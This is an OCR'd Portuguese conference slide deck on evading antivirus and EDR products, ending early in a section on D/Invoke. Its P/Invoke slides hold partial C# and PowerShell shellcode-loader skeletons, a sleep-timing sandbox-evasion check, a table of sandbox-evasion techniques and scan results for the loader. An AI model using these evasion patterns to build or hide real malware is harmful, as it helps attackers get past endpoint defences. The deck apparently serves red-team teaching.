HACKING 2025 na WEB DAY

Bypassing All or Almost All AVs/EDRs with Simple Techniques

Thiago Andrade

São Paulo-SP, 25 Out 25

DISCLAIMER

Esta palestra tem exclusivamente fins educacionais e não possui qualquer cunho empregatício, comercial ou de recrutamento. Todas as informações apresentadas têm o propósito de compartilhar conhecimento e estimular discussões técnicas dentro do contexto proposto.

Além disso, todas as menções a ferramentas, produtos ou fornecedores (vendors) foram feitas apenas para fins didáticos, sem qualquer intenção de promoção, endosso ou crítica comercial. Os exemplos demonstrados não representam recomendações oficiais nem refletem necessariamente a visão das empresas mencionadas.

Os participantes são incentivados a utilizar o conhecimento adquirido de maneira ética e responsável, respeitando as diretrizes e regulamentações aplicáveis.

Bypassing All or Almost All AVs/EDRs with Simple Techniques

WHOAMI

- Pós graduado em Segurança Cibernética com + 20 anos na área de TI.
- Possuo alguns cursos e certificações: OSCP, OSEP, OSED, SEC660(SANS)
- Atuo como Offensive Security Leader.
- Desenvolvedor Debian (Debian Developer), mantendo alguns pacotes no Debian e Kali Linux como: dnsmap, gobuster, ffuf, proxychains-ng, tcpxtract …
- Apaixonado por Offensive Security.

debian

MOTIVAÇÃO

- Exercício de Red Team – principal objetivo era exfiltração de dados. (+/- 15 dias)

- Será que os vendors realmente entregam a bala de prata para a proteção da sua empresa?

Bypassing All or Almost All AVs/EDRs with Simple Techniques

AGENDA

- Arquitetura Windows
- Como os AVs/EDRs atuam
- P/Invoke (Platform Invocation Services)
- D/Invoke (Dynamic Invocation)
- Técnicas de Bypass Utilizadas
- Demonstração


Bypassing All or Almost All AVs/EDRs with Simple Techniques

AGENDA

- Arquitetura Windows
- Como os AVs/EDRs atuam
- P/Invoke (Platform Invocation Services)
- D/Invoke (Dynamic Invocation)
- Técnicas de Bypass Utilizadas
- Demonstração

Bypassing All or Almost All AVs/EDRs with Simple Techniques


ARQUITETURA WINDOWS



Fonte: Pavel, Y at all. Windows Internals Part 1: 1. ed. Washington: Microsoft, 2017. Pg 47

Bypassing All or Almost All AVs/EDRs with Simple Techniques

ARQUITETURA WINDOWS



The figure shows the transition from user mode to kernel mode in the context of saving a file within notepad.exe.

Bypassing All or Almost All AVs/EDRs with Simple Techniques


AGENDA

- Arquitetura Windows
- Como os AVs/EDRs atuam
- P/Invoke (Platform Invocation Services)
- D/Invoke (Dynamic Invocation)
- Técnicas de Bypass Utilizadas
- Demonstração

Bypassing All or Almost All AVs/EDRs with Simple Techniques

COMO OS AVS/EDRS ATUAM

- Assinatura:
  - Cada malware tem uma "impressão digital" (hash ou padrão de código).
  - Pode ser burlado simplesmente com a alteração de 1 byte no código.



COMO OS AVS/EDRS ATUAM

- Comportamento / Heurística:
  - Comportamentos maliciosos na execução do aquivo (utilização de uma cadeia de APIs – Heurística Dinâmica).
  - Se um programa tenta alterar registros do Windows ou modificar arquivos críticos, pode ser marcado como suspeito.
  - Um programa acessando credenciais na memória será detectado facilmente por EDR.

```
Add-Type -TypeDefinition @'
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
public static class HtyydHbClYQZHFZRnNebX {
    [DllImport("kernel32.dll")]
    public static extern IntPtr VirtualAlloc(IntPtr xKqaLRGccvSuyCOlnYfoR, uint
    ekzUJQIAWpLDKENaLqaxw, uint xeoWeQwxioPkfOxBeLNYv, uint RUqVUWfANXebAbwPzbKAK);

    [DllImport("kernel32.dll")]
    public static extern IntPtr CreateThread(IntPtr QfNtxydBLmqugLgvaSDiW, uint
    aHkmpwOqbiIJclZIOfFHE, IntPtr PaMYbSamkwzDIwhVJtkGe, IntPtr zWtVmKPYKZoreANThGtxf, uint
    RhYHZpkFphiPprSlWCANA, IntPtr qGqoAxtejDwnrPqfLeypE);

    [DllImport("kernel32.dll")]
    public static extern uint WaitForSingleObject(IntPtr blUdSQdKRUlnbbLWzFJEw, int
    afIQYkSNiImiGUpkZooPp);
}
'@
```

Bypassing All or Almost All AVs/EDRs with Simple Techniques

COMO OS AVS/EDRS ATUAM

- Análise Estática e Dinâmica (Sandbox Detection):
  - Geralmente os AVs/EDR utilizam Sandbox para uma verificação rápida de execução.
  - Sandbox Evasion.


Technique Name	Technique ID's	Categories
XBEL Recently Opened Files Check	U1352	Sandbox Evasion
Default Windows Wallpaper Check	U1351	Sandbox Evasion
QEMU CPU brand evasion	U1350	Sandbox Evasion
bochs CPU oversights evasion	U1349	Sandbox Evasion
WinDefAVEmu_goatfiles	U1348	Sandbox Evasion
VboxEnumShares	U1347	Sandbox Evasion
Odd Thread Count	U1346	Sandbox Evasion
Hyper-V Signature	U1345	Sandbox Evasion
NtDelayExecution	U1344 U0133	Sandbox Evasion, Anti-Debugging
Retrieve HDD Information	U1343	Sandbox Evasion
BuildCommDCBAndTimeoutA	U1342 T1497.002	Sandbox Evasion
Domain Member	U1341	Sandbox Evasion
CPU Counting	U1340 B0009.018	Sandbox Evasion
User Interaction (Are you human?)	U1339 E1204	Sandbox Evasion
Detecting Online Sandbox	U1338	Sandbox Evasion

UNPROTECT PROJECT

https://unprotect.it/

COMO OS AVS/EDRS ATUAM

- Userland API Hooking:



Bypassing All or Almost All AVs/EDRs with Simple Techniques

COMO OS AVS/EDRS ATUAM

```
1:005> uf KERNEL32!SleepStub
KERNEL32!SleepStub:
00007ffa`9d6fada0 e9d353febf  jmp   00007ffa`5d6e0178
00007ffa`9d6fada5 cc          int   3
00007ffa`9d6fada6 cc          int   3
00007ffa`9d6fada7 cc          int   3
00007ffa`9d6fada8 cc          int   3
00007ffa`9d6fada9 cc          int   3
00007ffa`9d6fadaa cc          int   3
00007ffa`9d6fadab cc          int   3

1:005> u 00007ffa`5d6e0178
00007ffa`5d6e0178 ff25f2ffffff  jmp   qword ptr [00007ffa`5d6e0170]
00007ffa`5d6e017e cc            int   3
00007ffa`5d6e017f cc            int   3
00007ffa`5d6e0180 0000          add   byte ptr [rax],al
00007ffa`5d6e0182 0000          add   byte ptr [rax],al
00007ffa`5d6e0184 0000          add   byte ptr [rax],al
00007ffa`5d6e0186 0000          add   byte ptr [rax],al
00007ffa`5d6e0188 0000          add   byte ptr [rax],al
```

E a API Hook em KernelLand???

```
(00007ffa`9d760a10)
```

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:

Stop code: CRITICAL_PROCESS_DIED

COMO OS AVS/EDRS ATUAM

Anti vírus são muito bons em disco, já em memória...

Bypassing All or Almost All AVs/EDRs with Simple Techniques

AGENDA

- Arquitetura Windows
- Como os AVs/EDRs atuam
- P/Invoke (Platform Invocation Services)
- D/Invoke (Dynamic Invocation)
- Técnicas de Bypass Utilizadas
- Demonstração

P/INVOKE (PLATAFORM INVOCATION SERVICES)

- P/Invoke é uma técnica do .NET que permite que programas em C# chamem funções de bibliotecas nativas do Windows escritas em C/C++(user32.dll , kernel32.dll).
- Sua vantagem é não depender de bibliotecas do .NET.
- Funções já convertidas para C# podem ser encontradas no site do P/Invoke[1].
- Tipos convertidos podem ser verificados no site da Microsoft[2].

C# Signature:

```
[DllImport("kernel32")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
```

[1] https://www.pinvoke.net/

[2] https://learn.microsoft.com/en-us/dotnet/framework/interop/marshalling-data-with-platform-invoke

https://learn.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke

Bypassing All or Almost All AVs/EDRs with Simple Techniques

P/INVOKE (PLATAFORM INVOCATION SERVICES)

```csharp
using System;
// Necessário para interagir com APIs nativas do Windows usando P/Invoke.
using System.Runtime.InteropServices;

class Program
{
    // Essa linha importa a função MessageBoxW da user32.dll, permitindo que seja chamada diretamente em C#.
    [DllImport("user32.dll", CharSet = CharSet.Unicode)]

    // Parâmetros da Função
    public static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption, uint uType);

    static void Main()
    {
        // Chamada da função nativa com seus argumentos
        MessageBox(IntPtr.Zero, "Hello World", "P/Invoke", 0);
    }
}
```

1️⃣ O código gerenciado (C#) chama a função MessageBox via P/Invoke.

2️⃣ O .NET Runtime encontra a DLL especificada (user32.dll) e carrega a função na memória do processo.


3️⃣ A chamada é encaminhada para a API do Windows (User-Mode).

4️⃣ A API do Windows (User-Mode) chama uma syscall internamente, através da ntdll.dll.

5️⃣ A syscall é processada no Kernel-Mode, e a resposta retorna pelo mesmo caminho.

P/INVOKE (PLATAFORM INVOCATION SERVICES)

- Problemas ao utilizar P/Invoke:
  - Escrita na tabela IAT (Import Adress Table).
  - É detectado por Hooks de EDR em dll conhecidas como a ntdll.dll.



Bypassing All or Almost All AVs/EDRs with Simple Techniques

P/INVOKE (PLATAFORM INVOCATION SERVICES)

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Windows;
using System.Net;

namespace spotpinvoke
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize, UInt32 flAllocationType, UInt32 flProtect, UInt32 nndPreferred);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        [DllImport("kernel32.dll")]
        static extern IntPtr GetCurrentProcess();

        [DllImport("kernel32.dll", SetLastError = true)]
        static extern IntPtr FlsAlloc(IntPtr callback);

        [DllImport("kernel32.dll")]
        static extern void Sleep(uint dwMilliseconds);

        [DllImport("kernel32.dll")]
        static extern bool VirtualProtect(IntPtr lpAddress, uint dwSize, uint flNewProtect, out uint lpflOldProtect);

        static void Main(string[] args)
        {

            DateTime t1 = DateTime.Now;
            Sleep(15000);
            double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
```

Bypassing All or Almost All AVs/EDRs with Simple Techniques

P/INVOKE (PLATAFORM INVOCATION SERVICES)

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Windows;
using System.Net;

namespace spotpinvoke
{
    class Program
    {
        [DllImport("kernel32.dll", Se
        static extern IntPtr VirtualA

        [DllImport("kernel32.dll", Se
        static extern IntPtr VirtualA
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateTh
        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForS

        [DllImport("kernel32.dll")]
        static extern IntPtr GetCurre

        [DllImport("kernel32.dll", Se
        static extern IntPtr FlsAlloc

        [DllImport("kernel32.dll")]
        static extern void Sleep(uint

        [DllImport("kernel32.dll")]
        static extern bool VirtualPro

        static void Main(string[] arg
        {

            DateTime t1 = DateTime.No
            Sleep(15000);
            double t2 = DateTime.Now.
```

Scan result: This file was detected by [14 / 40] engine(s)

File name:	pi.exe
File size:	5632 bytes
Analysis date:	2025-03-09 | 19:03:32
CRC32:	b45e586e
MD5:	15e9706c4d49d6e1cb1161ab98c9c2b0
SHA-1:	bdfd2a4698f534c702226fe8377db92d640f83cc
SHA-2:	136d40bb3ce93b33afdae1651f6cc4cac48530c948360173831ee71e5627e5fa
SSDEEP:	N/A

AdAware [2025-03-09] Scan failed	Alyac [2025-03-08] Generic.Shellcode.Ode.Marte.C.2BFE4A7F
Amiti [2025-03-08] Undetected	Arcabit [2025-03-09] Generic.Shellcode.Ode.Marte.C.2BFE4A7F
Avast [2025-03-09] Win32:MsfEncode-D	AVG [2025-03-07] Win32:MsfEncode-D
Avira [2025-03-09] Scanning results incomplete	Bullguard [2025-03-08] Undetected
ClamAV [2025-03-09] Undetected	Comodo [2025-03-08] Undetected
Comodo Linux [2025-03-08] Undetected	Crowdstrike Falcon [2025-03-08] Threat Detected
DrWeb [2025-03-07] Undetected	Emsisoft [2025-03-07] Generic.Shellcode.Ode.Marte.C.2BFE4A7F
eScan [2025-03-09] Generic.Shellcode.Ode.Marte.C.2BFE4A7F	F-Prot [2025-03-07] Undetected
F-Secure [2025-03-07] Heuristic.HEUR/AGEN.1313174	G Data [2025-03-07] Generic.Shellcode.Ode.Marte.C.2BFE4A7F


Bypassing All or Almost All AVs/EDRs with Simple Techniques

AGENDA

- Arquitetura Windows
- Como os AVs/EDRs atuam
- P/Invoke (Platform Invocation Services)
- D/Invoke (Dynamic Invocation)
- Técnicas de Bypass Utilizadas
- Demonstração

D/INVOKE (DYNAMIC INVOCATION)

- Substituição dinâmica do P/Invoke no Windows.
- Originalmente foi criado para o SharpSploit[1].
- Foi exportado como uma biblioteca[2] e também disponibilizado como NuGet[3] no Visual Studio.
- As bibliotecas originais sofreram um fork pelo rasta-mouse e está disponível no github[4].



[1] https://github.com/cobbr/SharpSploit

[2] https://github.com/TheWover/DInvoke

[3] https://www.nuget.org/packages/DInvoke

